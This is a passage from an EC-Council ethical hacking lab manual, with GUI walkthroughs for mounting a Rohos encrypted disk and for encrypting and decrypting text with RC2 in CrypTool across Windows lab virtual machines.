


Figure 4.3.12: Click Disconnect to dismount

18. A notification appears stating **Primary Rohos disk is not connected** at the top of the **Rohos Disk Encryption** window. To mount the disk again, click the **Connect disk** option.




Figure 4.3.13: Click Connect to mount the disk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Access Files in the Encrypted Disk

19. The **Rohos** pop-up appears; type the password you provided in **Step#9** into the **Enter password to access Rohos disk** field and click **OK**.

Note: Here, the password is **test@123**.




Figure 4.3.14: Rohos pop-up

20. The **Disk is connected** notification appears in the **Rohos Disk Encryption** window. Click **Browse** to explore the disk content.




Figure 4.3.15: Disk is connected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Encrypted Disk (R:)** window appears; you can see the **Test.txt** file that was pasted onto the disk earlier, as shown in the screenshot.




Figure 4.3.16: Encrypted disk (R:) content

You can also use other disk encryption tools such as **FinalCrypt** (http://www.finalcrypt.org), **Seqrite Encryption Manager** (https://www.seqrite.com), **FileVault** (https://support.apple.com), and **Gillsoft Full Disk Encryption** (http://www.gilisoft.com) to perform disk encryption.

22. You can access the disk content and further add, delete, and modify the files. After making the intended changes, click **Disconnect** again in the **Rohos Disk Encryption** window to dismount the disk.




Figure 4.3.17: Disconnect to dismount

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also use the Encrypt USB drive option to share sensible information with someone via USB. You can use this application to store the files in an encrypted disk and share the password with that person. The person with whom you want to share the files can access them only after entering the correct password. This way, you can protect the files from being viewed by a third person and thereby safeguard them.

23. This concludes the demonstration of performing disk encryption using Rohos Disk Encryption.
24. Close all open windows and document all the acquired information
25. Turn off **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform Cryptanalysis using Various Cryptanalysis Tools

Cryptanalysis is the study of ciphers, cipher text, or cryptosystems with the ability to identify vulnerabilities that allows extraction of plaintext from the ciphertext, even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Attackers tend to focus on easy to compromise targets. Therefore, in order to attain maximum network security, strong encryption is needed for all the traffic placed onto the transmission media, no matter the type and location: if an attacker wishes to break into an encrypted network, he/she faces decrypting a whole slew of encrypted packets, which is a difficult task. Therefore, the attacker is likely to try and find another target that is easy to compromise or will simply abort the attempt. Using the latest encryption algorithms provides a strong layer of security to an organization.

As a professional ethical hacker or pen tester, you should possess the required knowledge to investigate the security of cryptographic systems. In order to confirm the security of the cryptographic systems, you must implement various cryptography attacks to evade the system's security by exploiting vulnerabilities in codes, ciphers, cryptographic protocols, or key management schemes.

In this lab, you will learn how to compromise cryptographic systems using various cryptanalysis techniques and tools that help in breaching cryptographic security.

Lab Objectives

- Perform cryptanalysis using CrypTool
- Perform cryptanalysis using AlphaPeeler

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- CrypTool located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**
- AlphaPeeler located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**
- You can also download the latest version of the above-mentioned tools from their official website. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 25 Minutes

Overview of Cryptanalysis

Cryptanalysis can be performed using various methods, including the following:

- **Linear Cryptanalysis**: A known plaintext attack that uses a linear approximation to describe the behavior of the block cipher
- **Differential Cryptanalysis**: The examination of differences in an input and how this affects the resultant difference in the output
- **Integral Cryptanalysis**: This attack is useful against block ciphers based on substitution-permutation networks and is an extension of differential cryptanalysis

Lab Tasks

TASK 1

Perform Cryptanalysis using CrypTool

Here, we will use the CrypTool tool to perform cryptanalysis.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install and Launch CrypTool

3. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and double-click **SetupCrypTool_1_4_41_en.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CrypTool is a freeware program that enables you to apply and analyze cryptographic mechanisms, and has the typical look and feel of a modern Windows application. CrypTool includes a multitude of state-of-the-art cryptographic functions and allows you to both learn and use cryptography within the same environment. CrypTool is a free, open-source e-learning application used in the implementation and analysis of cryptographic algorithms.

4. The **CrypTool Setup** window appears; then, click **Next**.



Figure 5.1.1: CrypTool Setup window

5. Follow the wizard-driven installation steps to install the application using all default settings.
6. After the completion of the installation, the **Completing CrypTool Setup** wizard appears; uncheck the **Show Readme** checkbox and click **Finish**.



Figure 5.1.2: Completing CrypTool Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **CrypTool** main window appears with a **How to Start** window. Check the **Don't show this dialog again** checkbox and click **Close**.




Figure 5.1.3: How to Start Dialog box

8. The **CrypTool** window appears; close the **startingexample-en.txt** window.




Figure 5.1.4: startingexample-en.txt window in CrypTool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click the **File** option from the menu bar and select **New** to create encrypted data.




Figure 5.1.5: Choosing a new file to crypt

10. The **Unnamed1** notepad appears; insert some text into the file. You will be encrypting this content.

TASK 1.2

Encrypt the Data using RC2 Encryption

11. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → RC2...**.

Note: RC2 is a symmetric-key block cipher. It is a 64-bit block cipher with variable key size and uses 18 rounds.




Figure 5.1.6: Encrypting the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Key Entry: RC2** dialog box appears; keep the **Key length** set to default (**8 bits**).
13. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Encrypt**.

Note: The chosen hexadecimal character acts as a key that you must send to the intended user along with the encrypted file.




Figure 5.1.7: Encrypting the file

14. The **RC encryption of Unnamed1** notepad file appears, as shown in the screenshot.




Figure 5.1.8: Output of RC2: encrypted data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. To save, click **File** in the menu bar and select **Save**.




Figure 5.1.9: Saving the encrypted file

16. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ in your lab environment.




Figure 5.1.10: Saving the encrypted file

17. Now, you can send this file to the intended person by email or any other means and provide him/her with the hex value, which will be used to decrypt the file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. To share the file, you may copy the encrypted file (**Cry-RC2-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.
19. Assume that you are the intended recipient (working on Windows Server 2019) of the encrypted file through the shared network drive and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and see the data in plain-text.

TASK 1.3

Decrypt the Data

20. Switch to **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.
21. Navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**, double-click **SetupCrypTool_1_4_41_en.exe**, and follow the steps to install the application using all default settings.
22. After the installation finishes, launch the **CrypTool** application.

Note: In the **How to Start** dialog-box; check **Don't show this dialog again** and click **Close**.

23. The **CrypTool** main window appears; close the **startingexample-en.txt** window.
24. Now, copy the encrypted hex file (**Cry-RC2-Unnamed1.hex**) from **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and paste it on **Desktop**.
25. Switch to the **CrypTool** window; click **File** in the menu bar and select **Open...**

